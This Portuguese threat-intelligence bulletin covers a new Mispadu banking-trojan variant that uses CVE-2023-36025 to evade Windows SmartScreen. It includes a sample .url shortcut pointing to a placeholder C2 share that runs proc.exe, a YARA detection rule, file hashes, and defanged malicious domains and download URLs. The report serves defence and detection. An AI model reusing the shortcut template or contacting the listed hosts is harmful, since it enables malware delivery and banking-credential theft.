BOLETIM DE SEGURANÇA

Mispadu, Trojan bancário explorando falha do Windows SmartScreen

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores da Unit42 descobriram recentemente atividades atribuídas ao **Mispadu Stealer**, um infostealer furtivo relatado pela primeira vez em 2019. Esse malware foi observado em relação com a exploração da vulnerabilidade CVE-2023-36025 neste caso, descobriram uma família de infostealer que tem como alvo regiões e URLs específicos que são mais comumente associados a cidadãos do México, com isso foi identificado uma nova variante do Mispadu Stealer, a qual é relatada mais abaixo neste relatório.

Figura 1 – Imagem ilustrativa da América Latina.

2 MISPADU STEALER

O Mispadu Stealer é um trojan bancário infame e persistente que inicialmente chamou a atenção dos especialistas em segurança cibernética em novembro de 2019. Desenvolvido em Delphi, este malware tinha como alvo primário vítimas no **Brasil** e no **México**, mas, ao longo dos anos, evoluiu e expandiu seu alcance para outros países, mantendo-se uma ameaça desafiadora devido à sua capacidade de se adaptar a novas medidas de segurança. O Mispadu é conhecido por sua habilidade em roubar informações sensíveis, como credenciais de login e números de cartões de crédito, através de várias técnicas, incluindo phishing, gravação de teclas digitadas pelo usuário e captura de telas.

3 NOVA VARIANTE IDENTIFICADA E CADEIA DO ATAQUE

Uma nova variante do Mispadu Stealer foi descoberta pela **Unit42** visando especificamente usuários no México, demonstrando a adaptabilidade e a evolução contínua deste malware. Essa variante explora vulnerabilidades, como a **CVE-2023-36025** do Windows Defender SmartScreen, para executar payloads maliciosos sem alertar os usuários. Utilizando arquivos de atalho de internet (**.url**) que apontam para arquivos maliciosos, conseguindo assim contornar as advertências do **SmartScreen**.




Figura 2 – Aviso do Windows SmartScreen.

O desvio é simples e depende de um parâmetro que faz referência a um compartilhamento de rede, em vez de uma URL. O arquivo .URL criado contém um link para o compartilhamento de rede de um agente de ameaça com um binário malicioso.

```
1  [InternetShortcut]
2  URL=file://<C2_Server>/folder/proc.exe
3  IDList=
4  IconFile=file://<C2_Server>/folder/proc.ico
5  IconIndex=1
```

Figura 3 – Arquivo .url criado que executa proc.exe sem aviso do SmartScreen.

Esses arquivos exploram a vulnerabilidade CVE-2023-36025 para evitar avisos do SmartScreen. Uma vez ativado, o Mispadu desvenda seu caráter ao selecionar suas vítimas com precisão, utilizando critérios como a localização geográfica (especificamente nas regiões das Américas e Europa Ocidental) e as configurações específicas do sistema. Após essa seleção, o malware inicia uma comunicação com um servidor de comando e controle (C2) para iniciar o processo de exfiltração de dados, marcando o começo de suas operações maliciosas.

Além disso, o Mispadu Stealer compartilha semelhanças com outros trojans bancários que miram a região, como **Grandoreiro** que teve suas operações desmanteladas por autoridades Brasileiras, **Javali** e **Lampion**, utilizando mensagens de e-mail que induzem os destinatários a abrir faturas falsas vencidas, desencadeando um processo de infecção em várias etapas. Este trojan já conseguiu contornar a detecção por uma ampla gama de softwares de segurança e extrair mais de 90.000 credenciais de contas bancárias de mais de 17.500 sites únicos.

4 PORQUE MALWARES TEM FOCADO NA AMÉRICA LATINA?

Malwares têm focado bastante em países da América Latina por várias razões, refletindo tendências globais de cibersegurança e questões regionais específicas. Abaixo destacamos algumas das razões principais:

1. **Digitalização crescente**

A América Latina tem experimentado uma rápida digitalização de serviços bancários, governamentais e empresariais. Isso aumenta o número de alvos potenciais para os cibercriminosos, especialmente em ambientes onde a segurança digital pode não estar no mesmo nível de outras regiões mais desenvolvidas.

2. **Lacunas na segurança cibernética**

Em muitos casos, as organizações na América Latina podem não ter as medidas de segurança mais robustas, devido a orçamentos limitados para segurança cibernética, falta de conscientização ou infraestrutura tecnológica necessária. Isso torna os sistemas mais vulneráveis a ataques.

3. **Conscientização limitada sobre cibersegurança**

Tanto em nível organizacional quanto individual, pode haver uma falta de conscientização sobre as melhores práticas de segurança cibernética. Isso inclui atualizações regulares de software, uso de ferramentas de segurança adequadas e treinamento em conscientização sobre segurança para funcionários.

4. **Alvos financeiramente lucrativos**

Instituições financeiras e usuários individuais podem ser alvos atraentes para cibercriminosos em busca de ganhos financeiros através de fraudes, ransomware e outras formas de malware. A crescente adoção de serviços bancários online e de pagamento móvel pode aumentar os riscos.

5. **Desigualdades socioeconômicas**

As desigualdades na região podem contribuir para uma maior vulnerabilidade a certos tipos de cibercrime. Pessoas e organizações com menos recursos são menos propensas a investir em segurança cibernética, tornando-os alvos mais fáceis.

6. **Expansão de redes de cibercriminosos**

A América Latina tem visto uma expansão das atividades de grupos de cibercriminosos, tanto locais quanto internacionais, que se aproveitam das vulnerabilidades específicas da região.

5 CONCLUSÃO

Esses fatores citados acima, combinados com o crescente valor dos dados digitais e a facilidade de lançar ataques cibernéticos em escala global, fazem da América Latina um alvo atraente para os cibercriminosos. Isso destaca a necessidade de investimentos contínuos em segurança cibernética, educação e cooperação internacional para mitigar essas ameaças.

6 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Implementação de uma solução de segurança de endpoint abrangente

- Utilize soluções de segurança de endpoint que ofereçam proteção em tempo real contra malware, incluindo detecção e resposta a ameaças avançadas. Essas soluções devem ser capazes de identificar comportamentos maliciosos e bloquear a execução de malware.

Educação e treinamento em conscientização de segurança

- Realize treinamentos regulares de conscientização sobre segurança para funcionários, destacando a importância de práticas seguras, como identificar tentativas de phishing e a importância de seguir as políticas de segurança da organização.

Políticas rigorosas de acesso e controle

- Aplique o princípio do menor privilégio, garantindo que os usuários tenham apenas o acesso necessário para realizar suas tarefas. Utilize a segmentação de rede para limitar o acesso a recursos críticos e reduzir o risco de movimento lateral de ameaças.

Auditoria e monitoramento de rede

- Implemente soluções de monitoramento e auditoria para detectar atividades suspeitas ou não autorizadas na rede. Isso pode incluir o uso de sistemas de detecção e prevenção de intrusões (IDS/IPS), além de análise de logs e tráfego de rede.

Gerenciamento de vulnerabilidades e patches

- Mantenha um programa rigoroso de gerenciamento de vulnerabilidades para identificar e corrigir rapidamente as vulnerabilidades nos sistemas e aplicativos. Isso inclui a aplicação regular de patches de segurança.

Resposta a incidentes e plano de recuperação

- Desenvolva e mantenha um plano de resposta a incidentes cibernéticos que inclua procedimentos claros para a detecção, análise, contenção, erradicação e recuperação de incidentes. Realize exercícios de simulação de incidentes para garantir a prontidão da equipe.

Backup e recuperação de dados

- Implemente políticas de backup e recuperação de dados robustas para garantir que informações críticas possam ser restauradas no caso de uma violação de segurança ou ataque de ransomware.

Segurança de e-mail e filtragem de conteúdo

- Utilize soluções avançadas de segurança de e-mail para filtrar spam, phishing e outros conteúdos maliciosos. Isso deve incluir a análise de anexos e links em e-mails para detectar tentativas de engano.

Autenticação multifator (MFA)

- Exija a utilização de MFA para acesso a sistemas críticos e informações sensíveis, o que pode significativamente aumentar a segurança ao adicionar uma camada adicional de verificação de identidade.

Avaliações de segurança e testes de penetração (Pentest)

- Realize avaliações regulares de segurança e testes de penetração para identificar e corrigir proativamente vulnerabilidades de segurança em sistemas, redes e aplicações.

Tenha um bom time de Inteligência de Ameaças Cibernéticas (CTI)

Uma equipe de CTI permite que a organização antecipe ameaças cibernéticas antes que elas afetem os negócios. Isso inclui identificar potenciais vetores de ataque, tendências de ameaças e vulnerabilidades no ambiente de TI.

7 REGRA YARA PARA IDENTIFICAÇÃO DO MALWARE

A Unit42 disponibilizou uma regra Yara para detecção de indicadores específicos em um arquivo ou em uma sequência de bytes, a fim de identificar a presença de malware associado à família "Mispadu"

```
{
   meta:
      author = "Unit 42 Threat Intelligence"
      date = "2023-12-15"
      description = "Identifies the infostealer malware family associated with the Mispadu threat, which is respo
nsible for targeting specific domains within a victim's browser history."
      hash1 = "8e1d354dccc3c689899dc4e75fdbdd0ab076ac457de7fb83645fb735a46ad4ea"
      hash2 = "30b4ab9707347c6bdd9035d1562cab31c78a27f5ad410871cadffeb208cd85e8"
      reference = "https://malpedia.caad.fkie.fraunhofer.de/details/win.mispadu"
      malware_family = "mispadu"

   strings:
      $str1 = {687474703A2F2F0068747470733A2F2F00000000000000007B003A003000380078007D00000000
002E2F0000000000004D6F7A696C6C612F352E30202857696E646F7773204E542031302E303B20547269646
56E742F372E303B2072763A31312E3029206C696B65204765636B6F00005300480041003200350036000000
000052746C47657456657273696F6E00}
      $str2 = {424372797074456E6372797074400000424372797074436C6F7365416C676F726974686D50726F
7669646572000000043003A005C00570069006E0064006F00770073005C005300790073007400650060D003
300320000005C00540065006D007000000000000000043003A005C00500072006F006700720061006D004400
6100740061005C00540065006D00700000002C0000000000000554E4B4E4F574E007C0000003D00000068
7474703A2F2F0068747470733A2F2F00}
      $str3 = {6E00740064006C006C002E0064006C006C0000000000000057696E646F7732031310000000000
00057696E646F77320313000000000000057696E646F7732038000000000000000057696E646F77320370000
00000000000556E6B6E6F776E00410045005300000043006800610069006E0069006E0067004D006F006400
65004300420043000000}

   condition:
      any of them
}
```

8 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	723df0296951abd2aeed01361cec6b0d
sha1:	ba6d10e36f41c4ebc85f6beb95afd2b7c92406ad
sha256:	8e1d354dccc3c689899dc4e75fdbdd0ab076ac457de7fb83645fb735a46ad4ea
File name:	723df0296951abd2aeed01361cec6b0d.virus

Indicadores de compromisso do artefato	
md5:	59698ce64c5af0473afd411bd774a5c4
sha1:	a4b223dd4b613c7d3e7fb899932486253c2197ab
sha256:	bc25f7836c273763827e1680856ec6d53bd73bbc4a03e9f743eddfc53cf68789
File name:	59698ce64c5af0473afd411bd774a5c4.virus

Indicadores de compromisso do artefato	
md5:	2e6dc0900407d61395896a63025fa417
sha1:	4f5589b054068a0d42a7752bf22fcf2603debd65
sha256:	fb3995289bac897e881141e281c18c606a772a53356cc81caf38e5c6296641d4
File name:	fb3995289bac897e881141e281c18c606a772a53356cc81caf38e5c6296641d4.exe.000

Indicadores de compromisso do artefato	
md5:	2112360f64fc1673da60f8a75d4935b7
sha1:	47285d8372ca733ead51821a91c53b5e4c53c21b
sha256:	46d20fa82c936c5784f86106838697ab79a1f6dc243ae6721b42f0da467eaf52
File name:	{4A849929-9DD6-402F-9121-93F91F788774}.exe

Indicadores de compromisso do artefato	
md5:	6ce43b5b2fe55e4120f2a07a704ba244
sha1:	a9f6520a8de82c3d6e06c41317e126947a0fb553
sha256:	03bdae4d40d3eb2db3c12d27b76ee170c4813f616fec5257cf25a068c46ba15f
File name:	6ce43b5b2fe55e4120f2a07a704ba244.virus

Indicadores de compromisso do artefato	
md5:	baead7afa8294aa22c95db34b1fef8ec
sha1:	6788b8fef5b1a0f1b54b2112fe1b3c2d3678c513
sha256:	1b7dc569508387401f1c5d40eb448dc20d6fb794e97ae3d1da43b571ed0486a0
File name:	baead7afa8294aa22c95db34b1fef8ec.virus

Indicadores de compromisso do artefato	
md5:	eae83f4faad9356919741fac5a1153f1
sha1:	319feee9bd7908c77a11672c1e06b83b7201cfd4
sha256:	e136717630164116c2b68de31a439231dc468ddcbee9f74cca511df1036a22ea

File name:	eae83f4faad9356919741fac5a1153f1.virus

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	plinqok[.]com trilivok[.]com xalticainvest[.]com moscovatech[.]com hxxp://trilivok[.]com/4g3031ar0/cb6y1dh/it.php hxxps://plinqok[.]com/3dzy14ebg/buhumo0/it.php 24.199.98[.]128/expediente38/8869881268/8594605066.exe 24.199.98[.]128/verificacion58/6504926283/3072491614.exe 24.199.98[.]128/impresion73/5464893028/8024251449.exe

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

9 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Unit42**
- **Thehackernews**
- **Malpedia**

heimdall
security research
A DIVISION OF ISH